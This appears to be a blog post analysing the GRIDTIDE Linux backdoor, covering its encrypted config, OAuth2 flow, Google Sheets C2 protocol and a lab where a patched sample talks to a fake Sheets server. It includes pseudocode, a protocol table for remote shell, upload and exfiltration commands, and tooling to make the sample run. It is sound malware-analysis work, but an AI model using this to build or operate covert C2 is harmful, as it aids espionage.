Disclaimer: This blog and all associated research are part of my personal independent study. All hardware, software, and infrastructure are personally owned and funded. No employer resources, property, or proprietary information are used in any part of this work. All opinions and content are my own.
Google’s Threat Intelligence Group published an excellent disruption report on the GRIDTIDE campaign — UNC2814, a PRC-nexus espionage group, compromised 53 organizations across 42 countries by hiding C2 traffic inside Google Sheets API calls. Their writeup covers the threat actor, infrastructure takedown, and IOCs. This post picks up where that leaves off, focusing on the implant internals.
This post walks through everything I found: the config encryption, the OAuth2 authentication flow, the full C2 protocol, and — because static analysis only gets you so far — a working lab where I patched the binary and built a fake Sheets API server to get the implant talking. That last part turned out to be more interesting than expected, because getting it to actually work required chasing down a subtle zlib bug in the implant’s HTTP handling that erased every response body I sent it.
Table of Contents
- Executive Summary

- C2 Lab Setup & Demonstration
- Binary Overview
- Configuration Decryption Engine
- OAuth2 / JWT Authentication
- C2 Protocol - Google Sheets API Abuse
- Command Dispatch & Capabilities
- System Reconnaissance
- Network Communication Layer
- Function Mapping Reference
- Indicators of Compromise (IOCs)
- MITRE ATT&CK Mapping
- Detection Opportunities
1. Executive Summary

GRIDTIDE is a Linux x86-64 backdoor that turns a Google Spreadsheet into a full bidirectional C2 channel. The operator writes commands to a cell, the implant polls for them, executes, and writes the results back — all over legitimate HTTPS calls to sheets.googleapis.com. From a network defender’s perspective, the traffic is indistinguishable from a server running some internal tool that happens to use Google Sheets as a backend.
The implant authenticates to Google Cloud with a stolen service account via the standard JWT (RS256) OAuth2 bearer flow, the same mechanism any legitimate GCP application would use. It supports three operations: remote shell execution, file upload (tool delivery), and file exfiltration. All four embedded credentials (spreadsheet ID, key ID, service account email, RSA private key) are AES-128-CBC encrypted in the binary and decrypted at runtime from an external 16-byte .cfg key file.
Key takeaways:
- Google’s Threat Intelligence Group (GTIG) first discovered and disrupted this campaign, killing the infrastructure, revoking the abused service accounts, and publishing IOCs. This post picks up where their report left off — digging into how the implant actually works under the hood.
- The C2 architecture is the defining feature: the implant and operator never communicate directly. A Google Spreadsheet acts as a dead drop — the operator writes commands to a cell, the implant polls and writes results back. Every network request is a legitimate, well-formed Google Sheets API v4 call. You can’t block the traffic without breaking real business applications that use Sheets.

- There’s a clever anti-analysis trick in the cell reference: the string
"A1"(the command cell) doesn’t exist as a standalone constant in the binary. Instead, the pointer at0x4FB549lands inside the OpenSSL digest name"MD5-SHA1"at offset +6 to get"A1". A string search for the cell reference comes up empty — you have to follow the pointer to find it. - No anti-analysis whatsoever — no anti-debug, no VM detection, no string obfuscation beyond the AES config encryption. This is a purpose-built tool, not a commercial framework.
- The binary statically links OpenSSL 1.0.x and zlib 1.2.3, making it self-contained with no dependency on the host’s crypto libraries. It’ll run on pretty much any Linux box with glibc 2.2.5+.
- The User-Agent strings are carefully chosen to impersonate Google’s own Java SDK clients, which is a nice touch for blending in.
- There’s a misspelled
"tmezone"field in the beacon that makes for a handy detection signature. - The actual malware logic is only about 50 functions in a ~10KB range (
0x406FE0–0x4094F0); the rest of the 950KB.textsection is OpenSSL and zlib.
2. C2 Lab Setup & Demonstration
Static analysis tells you what the code does. Running it tells you what the code actually does. I wanted to see the full C2 loop in action — beacon, command execution, data exfil — so I built a fake Google Sheets API server and pointed the implant at it.
2.1 Architecture
The setup is straightforward: replace Google’s cloud services with a local HTTPS server that speaks enough of the Sheets API to keep the implant happy.
┌──────────────────────────┐          ┌──────────────────────────┐
│   Analyst Workstation    │          │   Linux Analysis VM      │
│                          │          │                          │
│  gridtide_c2_server.py   │◄──443───►│  GRIDTIDE implant        │
│  (Fake Sheets API)       │  HTTPS   │  (patched binary)        │
│                          │          │                          │
│  Operator console        │          │  /etc/hosts:             │
│  (exec, upload, download)│          │   <analyst_IP>           │
│                          │          │   sheets.googleapis.com  │
│                          │          │   oauth2.googleapis.com  │
└──────────────────────────┘          └──────────────────────────┘
The server handles:
POST /token— Returns a fake OAuth2 Bearer token (implant’s JWT signature is not validated)GET /v4/spreadsheets/{id}/values/{range}— Returns cell values from an in-memory spreadsheetPOST /v4/spreadsheets/{id}/values:batchUpdate— Stores cell writes from the implantPOST /v4/spreadsheets/{id}/values:batchClear— Clears cell ranges
2.2 Patching the Sample

The binary has four AES-encrypted credential blobs baked into its .rodata section — a Google Spreadsheet ID, a service account email, a key ID, and an RSA private key. Without the matching .cfg key file to decrypt them, the implant prints "Error no key path" and exits. Even if we had the key, the original credentials point to attacker infrastructure that Google has already taken down. So to get the implant talking to our fake server, we need to patch in credentials that match our lab environment.
You don’t need a real Google Cloud account for this. I wrote gridtide_config_tool.py with a lab mode that generates a patched binary with dummy credentials — fake spreadsheet ID, fake service account, fresh RSA key for JWT signing.
# Generate patched binary with dummy credentials
python3 gridtide_config_tool.py lab \
    --binary gridtide_original \
    --output gridtide_patched

# Output:
#   gridtide_patched      — patched ELF binary (executable)
#   gridtide_patched.cfg  — 16-byte AES key file

Under the hood, the tool generates an RSA-2048 key pair, creates dummy values for all four config fields, encrypts them with a random AES-128 key, and patches the encrypted blobs directly into the binary’s .rodata section at the original addresses. The companion .cfg key file gets written alongside the patched binary.
If you want to test against the real Google Sheets API (to study the implant’s actual traffic patterns, for example), you can use the patch subcommand with a real service account JSON key file instead. Just don’t use a production GCP project for obvious reasons.
2.3 Lab Setup Steps
The whole setup takes about five minutes once you have the tools. Here’s the step-by-step:
- Deploy the patched binary to the Linux analysis VM:
scp gridtide_patched gridtide_patched.cfg user@linux-vm:/tmp/ - Redirect DNS on the Linux VM so the implant connects to the analyst workstation:
echo "<ANALYST_IP> sheets.googleapis.com oauth2.googleapis.com" >> /etc/hosts - Start the C2 server on the analyst workstation:
python3 gridtide_c2_server.pyThe server auto-generates a self-signed TLS certificate on first run and listens on port 443. It dumps TLS session keys to
sslkeys.logso you can feed them into Wireshark for decrypted packet inspection — extremely useful for verifying that what’s on the wire matches what you expect from the decompiler output. - Run the implant on the Linux VM:
cd /tmp && ./gridtide_patched
2.4 Lessons from Getting It to Actually Work
Getting the implant to connect was the easy part. Getting it to actually process the responses took some real debugging. I hit four separate issues, each requiring a trip back to IDA to understand what was going wrong. In roughly the order I encountered them:
TLS handshake failures. The first sign of life was a TLS error in the server log. The implant’s statically linked OpenSSL 1.0.x tried to negotiate cipher suites that modern Python’s ssl module rejects by default. The fix was straightforward — relax the server to accept TLSv1 and permissive cipher lists with @SECLEVEL=0. Not something you’d do in production, but this is a malware lab.
OAuth token parsing failed. The implant connected and sent a JWT, but didn’t use the token I sent back. Digging into mw_parse_access_token (0x407480), I found it searches for the literal byte sequence access_token":" with no spaces. Python’s json.dumps() produces access_token": " by default — that extra space after the colon is enough to break the parser entirely. Switching to separators=(',', ':') fixed it.
Command polling worked, but commands were never executed. This was the nasty one. The implant would poll A1, receive the command in the response, and then… nothing. The cell value just vanished. I spent a while staring at pcap data before going back to mw_https_request (0x407940) and tracing exactly what happens to the response body. That’s when I found the real bug.

The gzip decompression silent-fail (the root cause). Every HTTP response goes through mw_gzip_decompress (0x4077A0) unconditionally — the implant doesn’t check Content-Encoding first, it just always tries to inflate. When you send plain JSON (not gzipped), here’s what happens step by step:
inflateInit2_(stream, 31, "1.1.4", sizeof(z_stream))— succeeds (zlib 1.2.3 accepts version “1.1.4” because it only checks the major version character)inflate(stream, Z_NO_FLUSH)— returnsZ_DATA_ERRORbecause the input isn’t a gzip streaminflateEnd(stream)— returnsZ_OK- The function returns the output buffer (non-NULL) with
total_out = 0 - Back in
mw_https_request, the caller doesbuffer[total_out] = '\0'— which writes a NUL at offset 0, erasing the entire response body
The key insight is that the function doesn’t return NULL on decompression failure — it returns a valid pointer to an empty buffer. The caller has no way to distinguish “decompression succeeded with 0 bytes of output” from “decompression failed.” So it happily null-terminates at position 0, and the values parser searches an empty string for values" and finds nothing. The command is silently dropped.
The fix: gzip-compress every response from the server. Once I added gzip.compress() to the response handler, the implant immediately started executing commands. The real Google Sheets API would always gzip responses (the implant sends Accept-Encoding: gzip, deflate), so this was never a problem in the wild — only in a lab that returns raw JSON.
Side note on the zlib version strings: There are actually two different zlib version strings in the binary. "1.1.4" at 0x4f476e is the version the source code was compiled against (passed to inflateInit2_). But the actual compiled-in inflate implementation at 0x514aac identifies itself as "inflate 1.2.3 Copyright 2005 Mark Adler". The mismatch works because zlib’s version check only compares '1' == '1' (the first character). This is fine, but it’s the kind of detail that matters if you’re trying to figure out exactly what toolchain built this thing.
2.5 Beacon & Command Execution

This is the payoff — seeing the implant come alive. When everything is set up correctly, the implant connects, clears the spreadsheet, writes its beacon to V1, and starts polling A1. The first sign of life is the beacon appearing in the C2 console.
Here’s the beacon construction from IDA alongside the actual received output. The function at sub_4080C0 builds the fingerprint string with a series of sprintf calls, one per field:
// sub_4080C0 — beacon construction (simplified)

sprintf(buf, "hostName: %s\r\n", hostname);        // gethostname()
for (ifa = ifaddrs; ifa; ifa = ifa->ifa_next) {
    if (ifa->ifa_name != "lo")                      // skip loopback
        sprintf(buf+len, "IP:       %s\r\n", ip);   // getnameinfo()
}
sprintf(buf+len, "os:       %s\r\n", utsname.sysname);  // uname()
sprintf(buf+len, "user:     %s\r\n", pwent->pw_name);   // getuid() → getpwuid()
sprintf(buf+len, "dir:      %s\r\n", cwd);               // getcwd()
sprintf(buf+len, "lang:     %s\r\n", getenv("LANG"));    // getenv()
sprintf(buf+len, "time:     %s\r\n", time_str);          // localtime → strftime
sprintf(buf+len, "tmezone:  %s", tz_str);                // strftime("%Z") — note typo!

And here’s what actually comes back when the implant checks in — every field maps directly to the IDA pseudocode above:
   _____ _____  _____ _____ _______ _____ _____  ______
  / ____|  __ \|_   _|  __ \__   __|_   _|  __ \|  ____|
 | |  __| |__) | | | | |  | | | |    | | | |  | | |__
 | | |_ |  _  /  | | | |  | | | |    | | | |  | |  __|
 | |__| | | \ \ _| |_| |__| | | |   _| |_| |__| | |____
  \_____|_|  \_\_____|_____/  |_|  |_____|_____/|______|

  C2 Operator Console — Fake Google Sheets Lab Server

[09:15:01]   [BEACON] Implant checked in:
[09:15:01]      hostName: remnux
[09:15:01]      IP:       10.0.2.15
[09:15:01]      os:       Linux
[09:15:01]      user:     remnux
[09:15:01]      dir:      /tmp
[09:15:01]      lang:     en_US.UTF-8
[09:15:01]      time:     2026-02-28 09:15:01
[09:15:01]      tmezone:  EST
Here’s the mapping from each beacon field back to the IDA function and offset — useful if you’re following along in your own IDB:
Beacon Field             Source Function               IDA Address
────────────────────     ────────────────────────      ───────────
hostName: remnux         gethostname()                 sub_4080C0+0x3E
IP:       10.0.2.15     getifaddrs() → getnameinfo()  sub_4080C0+0xC0
os:       Linux          uname() → .sysname            sub_4080C0+0x148
user:     remnux         getuid() → getpwuid()         sub_4080C0+0x170
dir:      /tmp           getcwd()                      sub_4080C0+0x1A0
lang:     en_US.UTF-8    getenv("LANG")                sub_4080C0+0x1C0
time:     2026-02-28..   localtime() → strftime()      sub_4080C0+0x1E8
tmezone:  EST            strftime("%Z")                sub_4080C0+0x210

gridtide> exec whoami

[>] Command sent: whoami

--- Command Output (7 bytes) ---
remnux

--- End Output ---

gridtide> exec cat /etc/hostname

[>] Command sent: cat /etc/hostname

--- Command Output (7 bytes) ---
remnux

--- End Output ---
Once the beacon is in, you can start issuing commands. The operator console supports the same three command types as the implant’s protocol:
| Console Command | Protocol | Description |
|---|---|---|
exec <cmd> |
C-C-<base64(cmd)> |
Execute shell command, display output |
upload <local> <remote> |
C-U-<base64(path)>-<N> |
Upload file to victim (writes data to A2..AN first) |
download <remote> <local> |
C-d-<base64(path)> |
Exfiltrate file from victim |

3. Binary Overview


Opening the sample in IDA, the first thing you notice is the sheer number of functions: 3,211 recognized in a non-PIE ELF spanning 0x400000–0x7679D0. That sounds intimidating until you realize the binary statically links both OpenSSL 1.0.x and zlib 1.2.3 — which accounts for the vast majority of those functions. The actual malware logic lives in roughly 50 custom functions packed into a tight range from 0x406FE0 to 0x4094F0. Once you identify that cluster, the implant becomes very manageable to reverse.
The binary dynamically links glibc (102 imports — the usual networking, file I/O, and process execution suspects) but everything crypto-related is baked in. This is a deliberate design choice: the implant doesn’t care what OpenSSL version the target host has installed, or whether it has one at all. Drop the binary on a minimal server or container and it just works.
The .text section is 950 KB with an entropy of 6.07, which is completely normal for compiled C. No packing, no obfuscation, no anti-debug checks. Entry point at 0x406F00, main() at 0x4095F0. The developers clearly prioritized operational simplicity over evasion — this thing is meant to hide in the network traffic, not on disk.
4. Configuration Decryption Engine
4.1 Overview
The very first thing main() does is call sub_4086B0 to decrypt the embedded credentials. The malware won’t do anything without this step — if it can’t find the key file, it prints "Error no key path" and exits. This is the gate that prevents analysts from just running the binary and watching it phone home.
4.2 Key File Loading
Location: <binary_path>.cfg  OR  /proc/self/exe.cfg (fallback)
Format:   16 raw bytes (AES-128 key)
The path resolution is simple: if the binary is at /opt/app/gridtide, it looks for /opt/app/gridtide.cfg. If no argument is passed, it resolves its own path via readlink("/proc/self/exe") and appends .cfg.
// sub_4086B0 - Config file path resolution (pseudocode)
if (!filename) {
    ssize_t len = readlink("/proc/self/exe", buf, 0x1000);
    buf[len] = 0;
    strcpy(end_of_buf, ".cfg");  // append .cfg extension
}
FILE *f = fopen(path, "rb");
fread(&aes_key, 1, 16, f);  // Read 16-byte AES key
No key file, no execution — it prints "Error no key path" and calls exit(1). This is a deliberate operational security choice: the binary is inert without the companion .cfg file, so even if a defender recovers the ELF, they can’t just run it and observe the C2 traffic. They need the key file too, which might live on a different volume or get delivered separately.
4.3 Decryption Process
All four credential blobs go through the same pipeline — base64 decode, AES decrypt, strip PKCS7 padding:

A few things worth noting about the crypto:
- Key = IV. The 16-byte
.cfgfile is used as both the AES key and the initialization vector. This is a textbook crypto mistake — it means identical plaintexts always produce identical ciphertexts, and the XOR for the first block is predictable. But from the attacker’s perspective, it keeps things simple: one file decrypts everything. - No padding validation. The PKCS7 unpadding is just
plaintext_len -= plaintext[plaintext_len - 1]. There’s no check that the padding value is sane (1–16) or that all padding bytes match. Feed it garbage and it’ll happily produce garbage output with a bogus length. - Implementation: Standard OpenSSL —
AES_set_decrypt_key(sub_4464E0) with 128-bit key length, thenAES_cbc_encryptin decrypt mode (mode=0).
The practical upshot for IR: if you recover the .cfg file from a compromised host, you have everything you need. Key and IV are the same 16 bytes, and all four blobs decrypt with the exact same parameters.
4.4 Decrypted Credentials → Global Variables
Once decrypted, the four plaintext values get stored as global pointers. Here’s what each one holds:
| Global Variable | Address | Content | Encrypted Blob |
|---|---|---|---|
qword_763D10 |
0x763D10 |
Google Spreadsheet ID | Pr+Nc3vHSOLNtIH8hRjkLiptpnE/AkO9SEpMajKto9L3hpK4kCkCnX2f46NfRWrU |
qword_763D08 |
0x763D08 |
Service Account Key ID (kid) | pcRhN2I92VdagDMxLkr7/AP9k0bYJPPRM0TZbQLAjz7VNg44G/xKqMNtIZ8eFmog |
qword_763CF8 |
0x763CF8 |
Service Account Email (iss/sub) | crmNb6f70867KrtLA5R75BpKVDUyy... (64 bytes) |
qword_763D00 |
